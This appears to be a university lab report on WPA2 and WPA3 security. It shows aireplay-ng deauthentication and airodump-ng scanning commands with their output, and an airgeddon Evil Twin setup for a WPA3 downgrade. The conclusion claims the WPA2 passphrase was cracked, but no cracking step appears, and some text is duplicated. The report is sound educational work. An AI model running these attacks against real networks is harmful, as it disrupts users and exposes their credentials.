



University of Piraeus
School of Information and Communication Technologies
Department of Digital Systems

Level: Master's Programme of Studies

Wireless and Mobile Network Security

Case 8

Supervising Professors: Christos Xenakis and Georgios Efthymoglou

Ioannis Kalaitzidis

ioannis_kalaitzidis@ssl-unipi.gr

Piraeus

Abstract

Examination of the security architecture of IEEE 802.11 wireless protocols through practical analysis and testing in a Kali Linux environment. Scenario A: practical breach of a WPA2 network (deauthentication + handshake capture + offline dictionary attack). Scenario B: theoretical analysis of the improved WPA3/SAE mechanisms and practical simulation of a WPA3 Downgrade Attack.

Abstract

Examination of the security architecture of IEEE 802.11 wireless protocols through practical analysis and penetration testing within a Kali Linux environment. Implementation of a targeted Deauthentication attack in a WPA2 network, interception of the 4-Way Handshake, and recovery of the Pre-Shared Key via an Offline Dictionary Attack. Theoretical evaluation of the WPA3 security mechanisms, specifically regarding the Protected Management Frames (PMF) and the Simultaneous Authentication of Equals (SAE) protocol. Simulation of an Evil Twin attack utilizing the Airgeddon framework to expose the vulnerabilities of the WPA3 Transition Mode. Documentation of physical hardware constraints (VIF limitation) and formulation of alternative passive strategies for the successful execution of a Downgrade Attack.

Contents

Introduction.....	
Practical part of the assignment.....	
Bibliography.....	17

Introduction

The primary objective of this assignment is the in-depth study and practical evaluation of the security architecture of the WPA2 and WPA3 wireless protocols.

The first part (Scenario A) focuses on the practical breach of a WPA2 network. The process involves switching to Monitor Mode, capturing the 4-way handshake via a Deauthentication attack, and recovering the passphrase through an offline dictionary attack.


The second part (Scenario B) theoretically approaches the improved security mechanisms of WPA3 (SAE/Dragonfly), analyses why the traditional attacks of Scenario A fail against it, and attempts to demonstrate the WPA3 Downgrade Attack via Transition Mode.

For security and privacy reasons, sensitive identifying details have been obscured in the screenshots.

Practical part of the assignment

The TP-Link TL-WN722N adapter was connected to VMware and assigned exclusively to Kali Linux.

VMware confirmed the standard connection message.



The iwconfig command verified successful interface recognition.

Kali Linux recognised the adapter as wlan0. airmon-ng check kill terminated interfering processes.

```
(kali㉿kali)-[~]  
$ sudo airmon-ng check kill  
[sudo] password for kali:  
Killing these processes:  
  
PID Name  
2347 wpa_supplicant  
  
(kali㉿kali)-[~]  
$
```

The system terminated wpa_supplicant and the adapter was switched to Monitor Mode. Switching the wireless interface to Monitor Mode (Monitor Mode) is a fundamental prerequisite for all the operations of Scenario A.

In contrast, in the WPA3 protocol, passive monitoring and traditional handshake interception become impractical due to the SAE (Simultaneous Authentication of Equals) protocol.

Simultaneously, SAE introduces the property of Forward Secrecy. Encryption keys are generated anew for each connection, meaning that even if the passphrase is compromised in the future, past recorded sessions cannot be decrypted retroactively.

Due to the mathematical strength of SAE, attack attempts shift to structural implementation flaws.

1. **Side-Channel Attacks:** Focus on analysing timing deviations (Timing-based) or the number of mathematical operations (Cache-based) during the SAE exchange.
2. **Denial of Service (DoS) Attacks:** Exploit the computationally expensive operations of the elliptic-curve handshake to overload an AP's resources.
3. **Downgrade Attacks:** Target the exploitation of Transition Mode operation, tricking clients into connecting via the weaker WPA2 protocol instead of WPA3.

Therefore, Monitor Mode with injection capability remains necessary, as it is the only means to send forged management frames.

For the completion of the WPA2 attack scenario, the first practical stage involves scanning the wireless environment with airodump-ng.

```
(kali@kali)-[~]
$ sudo airodump-ng wlan0

CH 12 ][ Elapsed: 1 min ][ 2026-06-05 18:38

BSSID            PWR  Beacons    #Data, #/s  CH  MB  ENC CIPHER  AUTH  ESSID
[REDACTED]        -67      2           0   0   1  405  WPA2 CCMP  PSK   [REDACTED]
[REDACTED]        -18     38           0   0  11  130  WPA2 CCMP  PSK   [REDACTED]
30:DE:4B:         -20     39           0   0  11  130  WPA2 CCMP  PSK   JK
[REDACTED]        -46     38           1   0   9  130  WPA2 CCMP  PSK   [REDACTED]

BSSID            STATION            PWR   Rate    Lost  Frames  Notes  Probes
(not associated)  [REDACTED]          -64   0 - 1    0       1
(not associated)  [REDACTED]          -52   0 - 1    0       1
30:DE:4B:         8A:8D:AE:          -54   0 -11    0       2
30:DE:4B:         78:8B:2A:          -40   0 - 1e   0       1
Quitting...
```

Analysis of the scan results confirmed that the target network with ESSID 'JK' was identified and is operating on channel 11.

To isolate the specific network's traffic and record the key negotiation in a file, airodump-ng was directed to the specific channel and BSSID of the target AP.

Simultaneously, in a new terminal window, an active Deauthentication Attack was performed using aireplay-ng, forcing connected clients to disconnect and reconnect.

```
(kali@kali)-[~]
$ sudo aireplay-ng -0 5 -a 30:DE:4B:[REDACTED] wlan0

[sudo] password for kali:
18:52:11 Waiting for beacon frame (BSSID: 30:DE:4B:[REDACTED]) on channel 11
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
18:52:11 Sending DeAuth (code 7) to broadcast -- BSSID: [30:DE:4B:[REDACTED]]
18:52:11 Sending DeAuth (code 7) to broadcast -- BSSID: [30:DE:4B:[REDACTED]]
18:52:12 Sending DeAuth (code 7) to broadcast -- BSSID: [30:DE:4B:[REDACTED]]
18:52:13 Sending DeAuth (code 7) to broadcast -- BSSID: [30:DE:4B:[REDACTED]]
18:52:13 Sending DeAuth (code 7) to broadcast -- BSSID: [30:DE:4B:[REDACTED]]
```




In the second part of the assignment, the behaviour of the same network is examined in the case where the infrastructure had been upgraded to use exclusively WPA3.

If an active Deauthentication attack were attempted (via the aireplay-ng tool), the attack would fail because WPA3 networks with Management Frame Protection (PMF/802.11w) — a mandatory feature in WPA3 — protect Management Frames.

5


Even in the case of passively recording a legitimate connection process (handshake), tools such as aircrack-ng or hashcat would fail against a pure WPA3 network.

The only realistic method for breaching modern networks relies on exploiting the WPA3 Transition Mode operation.

The existence of this hybrid operation introduces the vulnerability of Downgrade Attacks. The attacker can create a Rogue AP that broadcasts only WPA2, forcing WPA3-capable clients to downgrade to the weaker protocol.


Due to lack of support for pure WPA3 equipment in the lab infrastructure, the analysis was based on modelling via the airgeddon tool.

Next, the Evil Twin attack menu (Option 9) was selected and the spectrum scanning process began.



BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC CIPHER	AUTH	ESSID
-69	1	0	0	1	360	WPA2 CCMP	PSK	
-46	5	0	0	9	130	WPA2 CCMP	PSK	
-21	11	0	0	11	130	WPA2 CCMP	PSK	
30:DE:4B:	-21	11	0	0	11	130	WPA2 CCMP	PSK JK

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
78:DF:72:		-70	0 - 1	0	1		




```
Session Actions Edit View Help
***** Evil Twin attacks menu *****
Interface wlan0 selected. Mode: Monitor. Supported bands: 2.4Ghz
Selected BSSID: 30:DE:4B: (personal)
Selected channel: 11
Selected ESSID: JK

Select an option from menu:
0. Return to main menu
1. Select another network interface
2. Put interface in monitor mode
3. Put interface in managed mode
4. Explore for targets (monitor mode needed)
5. Evil Twin attack just AP (without sniffing, just AP)
6. Evil Twin attack just AP (with sniffing)
7. Evil Twin AP attack with sniffing
8. Evil Twin AP attack with sniffing and bettercap-sslstrip2
9. Evil Twin AP attack with sniffing and bettercap-sslstrip2/BeEF (without sniffing, captive portal)
9. Evil Twin AP attack with captive portal (monitor mode needed)

Hint If you use the attack without sniffing, just the AP, you can use any external sniffer script
>
```

During the attempted configuration of the downgrade attack (WPA3 Downgrade Attack), the tool detected and highlighted a critical hardware limitation.



```
The interface wlan0 you have already selected is not supporting VIF (Virtual Interface). This attack needs it to virtually unfold itself to create the fake access point while also performing denial of service (DoS). Do you want to continue? If yes, the denial of service will not work being an important part of the attack and making it probably ineffective [y/N]
>
```

As captured in the screenshot, the TP-Link TL-WN722N wireless adapter does not support the 'Virtual Interfaces' function — which is required for the simultaneous operation as both a Rogue AP (AP mode) and a client sniffer (Monitor mode).

- **Alternative A — Use of a second wireless adapter:** The most practical solution requires two discrete wireless adapters.
- **Alternative B — Passive Evil Twin (Without DoS):** The attacker creates the Rogue AP with a stronger broadcast signal than the legitimate AP, relying on the client connecting naturally.
- **Alternative C — Dragonblood Attacks:** This approach focuses on directly attacking the SAE (Dragonfly) protocol, exploiting timing side-channels.

To complete the simulation, in the deauthentication menu (Evil Twin deauth) of Airgeddon the first available option was selected.

Immediately after, the tool suggested enabling the 'DoS pursuit mode' function. This particular function allows the deauthentication attack to be more persistent.

Next, the tool was configured to avoid unnecessary parameterisation, such as creating a Captive Portal.

The successful deployment of the Rogue Access Point in a WPA2 environment constitutes practical proof of the Downgrade Attack vulnerability in Transition Mode.

Conclusion

This laboratory exercise highlighted the fundamental differences in the security architecture of the WPA2 and WPA3 protocols.

In the first part (Scenario A), the vulnerability of WPA2 was confirmed in practice. Initially, the absence of Protected Management Frames (PMF) allowed the execution of the Deauthentication attack. Subsequently, the 4-way handshake was captured and the passphrase was recovered via an offline dictionary attack.

In the second part, it was analysed theoretically that the autonomous WPA3 protocol (SAE-Only) completely eliminates the above weaknesses.

However, the realistic simulation via Airgeddon highlighted the critical vulnerability of Transition Mode (WPA2/WPA3 Mixed Mode): an attacker can create a Rogue AP that accepts only WPA2 connections, forcing WPA3-capable clients to 'downgrade' to the weaker protocol.

Finally, the technical obstacles that arose during the simulation — such as the lack of virtual interface support (VAP) on the TP-Link adapter — are in themselves academically valuable.

Bibliography

- Mathy Vanhoef. (2021, May 11). *FragAttacks: Presentation at USENIX Security '21* [Video file]. Retrieved from <https://www.youtube.com/watch?v=OJ9nFeuitIU>
- Hack In The Box Security Conference. (2022, September 28). *#HITB2022SIN #COMMSEC API Security Through External Attack Surface Management -*

Phillip Wylie [Video file]. Retrieved from <https://www.youtube.com/watch?v=luyIAab8v60>

- Black Hat. (2020, January 15). *Dragonblood: Attacking the Dragonfly handshake of WPA3* [Video file]. Retrieved from <https://www.youtube.com/watch?v=tRWMp3jXlRg>
- Mathy Vanhoef. (2021, April 21). *Dragonblood: Demo of downgrade attack against WPA3* [Video file]. Retrieved from <https://www.youtube.com/watch?v=msTugNs8bnM>
- Security | Wi-Fi alliance. (n.d.). Retrieved from <https://www.wi-fi.org/security>
- Dragonblood: Analysing WPA3's Dragonfly handshake. (n.d.). Retrieved from <https://wpa3.mathyvanhoef.com/>
- cracking_wpa [Aircrack-ng]. (2022, January 2). Retrieved from https://www.aircrack-ng.org/doku.php?id=cracking_wpa
- V1s1t0r1sh3r. (n.d.). GitHub - v1s1t0r1sh3r3/airgeddon: This is a multi-use bash script for Linux systems to audit wireless networks. Retrieved from <https://github.com/v1s1t0r1sh3r3/airgeddon>
- Dragonblood: Analyzing the Dragonfly Handshake of WPA3 and EAP-pwd (n.d.). Retrieved from https://www.researchgate.net/publication/343337146_Dragonblood_Analyzing_the_Dragonfly_Handshake_of_WPA3_and_EAP-pwd